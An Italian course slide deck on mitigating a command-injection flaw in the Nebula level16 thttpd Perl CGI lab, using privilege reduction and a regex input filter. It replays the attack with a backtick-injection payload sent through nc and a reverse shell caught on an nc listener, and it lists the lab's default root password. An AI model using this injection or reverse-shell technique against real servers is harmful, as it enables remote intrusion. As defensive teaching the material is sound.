Possiamo riconfigurare thttpd in modo che esegua con privilegi di un utente inferiore

→ Ad esempio level16 piuttosto che **flag16**

Innanzitutto, verifichiamo che il file /home/flag16/**thttpd.conf** sia quello effettivamente usato dal server Web.

```
level16@nebula:/home/flag16$ ps ax | grep thttpd
1292 ?      Ss      0:00 /usr/sbin/thttpd -C /home/flag07/thttpd.conf
1297 ?      Ss      0:00 /usr/sbin/thttpd -C /home/flag16/thttpd.conf
2955 tty1   S+      0:00 grep --color=auto thttpd
level16@nebula:/home/flag16$ _
```

# MITIGAZIONE #1



Creiamo una nuova configurazione nella home directory dell'utente **level16**:

→ Diventiamo **root** tramite l'utente **nebula**

```
user:nebula & pass=nebula
```

→ Copiamo **thttpd.conf** nella home directory di **level16**:

```
cp /home/flag16/thttpd.conf /home/level16
```

→ Aggiorniamo i permessi del file

```
chown level16:level16 /home/level16/thttpd.conf  
chmod 644 /home/level16/thttpd.conf
```

# MITIGAZIONE #1



Editiamo il file `/home/level16/tthttpd.conf`:  
**editor `/home/level16/tthttpd.conf`**

Impostiamo una porta di ascolto TCP non in uso:

Impostiamo la directory radice del server:

Impostiamo l'esecuzione come utente level16:

```
GNU nano 2.2.6      File: /home/level16/tthttpd.conf      Modified
# /etc/tthttpd/tthttpd.conf: tthttpd configuration file
# This file is for tthttpd processes created by /etc/init.d/tthttpd.
# Commentary is based closely on the tthttpd(8) 2.25b manpage, by Jef Poskanzer.
# Specifies an alternate port number to listen on.
port=9000
# Specifies a directory to chdir() to at startup. This is merely a convenience -
# you could just as easily do a cd in the shell script that invokes the program.
dir=/home/level16_
# Do a chroot() at initialization time, restricting file access to the program's
# current directory. If chroot is the compiled-in default (not the case on
# Debian), then nochroot disables it. See tthttpd(8) for details.
nochroot
#chroot
# Specifies a directory to chdir() to after chrooting. If you're not chrooting,
# you might as well do a single chdir() with the dir option. If you are
G Get Help  W WriteOut  R Read File  P Prev Page  C Cut Text  C Cur Pos
X Exit      J Justify    M Where Is  N Next Page  U UnCut Text T To Spell
```

```
GNU nano 2.2.6      File: /home/level16/tthttpd.conf      Modified
# file, and if that doesn't exist either then serving the file without any
# password. If globalpasswd is the compiled-in default (not the case on Debian),
# then noglobalpasswd disables it.
#globalpasswd
#noglobalpasswd
# Specifies what user to switch to after initialization when started as root.
user=level16
# Specifies a wildcard pattern for CGI programs, for instance "**.cgi" or
# "/cgi-bin/*". See tthttpd(8) for details.
cgipat=*.cgi
# Specifies a file of throttle settings. See tthttpd(8) for details.
#throttles=/etc/tthttpd/throttle.conf
# Specifies a hostname to bind to, for multihoming. The default is to bind to
# all hostnames supported on the local machine. See tthttpd(8) for details.
#host=
G Get Help  W WriteOut  R Read File  P Prev Page  C Cut Text  C Cur Pos
X Exit      J Justify    M Where Is  N Next Page  U UnCut Text T To Spell
```

# MITIGAZIONE #1



Copiamo /home/flag16/index.cgi nella home directory di level16:

```
cp /home/flag16/index.cgi /home/level16
```

Aggiorniamo i permessi dello script

```
chown level16:level16 /home/level16/index.cgi  
chmod 0755 /home/level16/index.cgi
```

Eseguiamo manualmente una nuova istanza del server Web thttpd:

```
thttpd -C /home/level16/thttpd.conf
```

# MITIGAZIONE #1

Ripetiamo l'attacco sul server Web appena avviato

```
level16@nebula:/home/flag16$ nc localhost 9000
GET /index.cgi?username=%60%2F%2A%2FEXPLOIT%60&password=xxxx
Content-type: text/html
```

Non abbiamo più i privilegi di flag16

```
root@kali-linux: ~
File Modifica Visualizza Cerca Terminale Aiuto
root@kali-linux:~# nc -lvp 8000
listening on [any] 8000 ...
connect to [10.211.55.5] from nebula.shared [10.211.55.15] 37347
bash: no job control in this shell
level16@nebula:/home/level16$ id
id
uid=1017(level16) gid=1017(level16) groups=1017(level16)
level16@nebula:/home/level16$ getflag
getflag
getflag is executing on a non-flag account, this doesn't count
level16@nebula:/home/level16$
```







## MITIGAZIONE #2

---

Possiamo implementare nello script Perl un filtro dell'input basato su **blacklist** :

Se l'input non ha la forma di un utente tipo viene scartato.

# MITIGAZIONE #2




Adesso lo script **index.cgi** esegue le seguenti operazioni:

- **Memorizza** il parametro *Username* in una variabile **\$username**
- Fa il **match** di *\$username* con una espressione regolare che abbiamo creato ad hoc
- Controlla se *\$username* **verifica** l'espressione regolare:
  - Se **si**, continua l'esecuzione dello script
  - Se **no**, termina lo script

# MITIGAZIONE #2



L'espressione regolare creata per il match degli username è la seguente:



# MITIGAZIONE #2

Script Perl index.cgi modificato

```
GNU nano 2.2.6      File: /home/level16/index.cgi      Modified
#!/usr/bin/env perl

use CGI qw{param};

print "Content-type: text/html\n\n";

sub login {
    $username = $_[0];
    $password = $_[1];

    $username =~ tr/a-z/A-Z/;      # conver to uppercase
    $username =~ s/\s.*//;        # strip everything after a space

    if(!($username =~ /^[a-zA-Z0-9_-]{4,15}$/)) {

        print("Caratteri non validi");
        return 0;
    }

    @output = `egrep "^$username" /home/flag16/userdb.txt 2>&1`;

    ^G Get Help    ^O WriteOut    ^R Read File    ^Y Prev Page    ^K Cut Text     ^C Cur Pos
    ^X Exit        ^J Justify     ^W Where Is     ^V Next Page    ^U UnCut Text   ^T To Spell
```



# MITIGAZIONE #2



Aperto un altro terminale, abbiamo ripetuto l'attacco sul server Web appena avviato.  
Ma questa volta, grazie al nostro filtro, non viene eseguito nulla.



**GRAZIE**

# CREDITS



**LUCA IZZO:** Sicurezza Informatica



**LUIGI CERRETO:** Sistemi Informatici e Tecnologie del Software



**ANTONIO MARTELLA:** Sistemi Informatici e Tecnologie del Software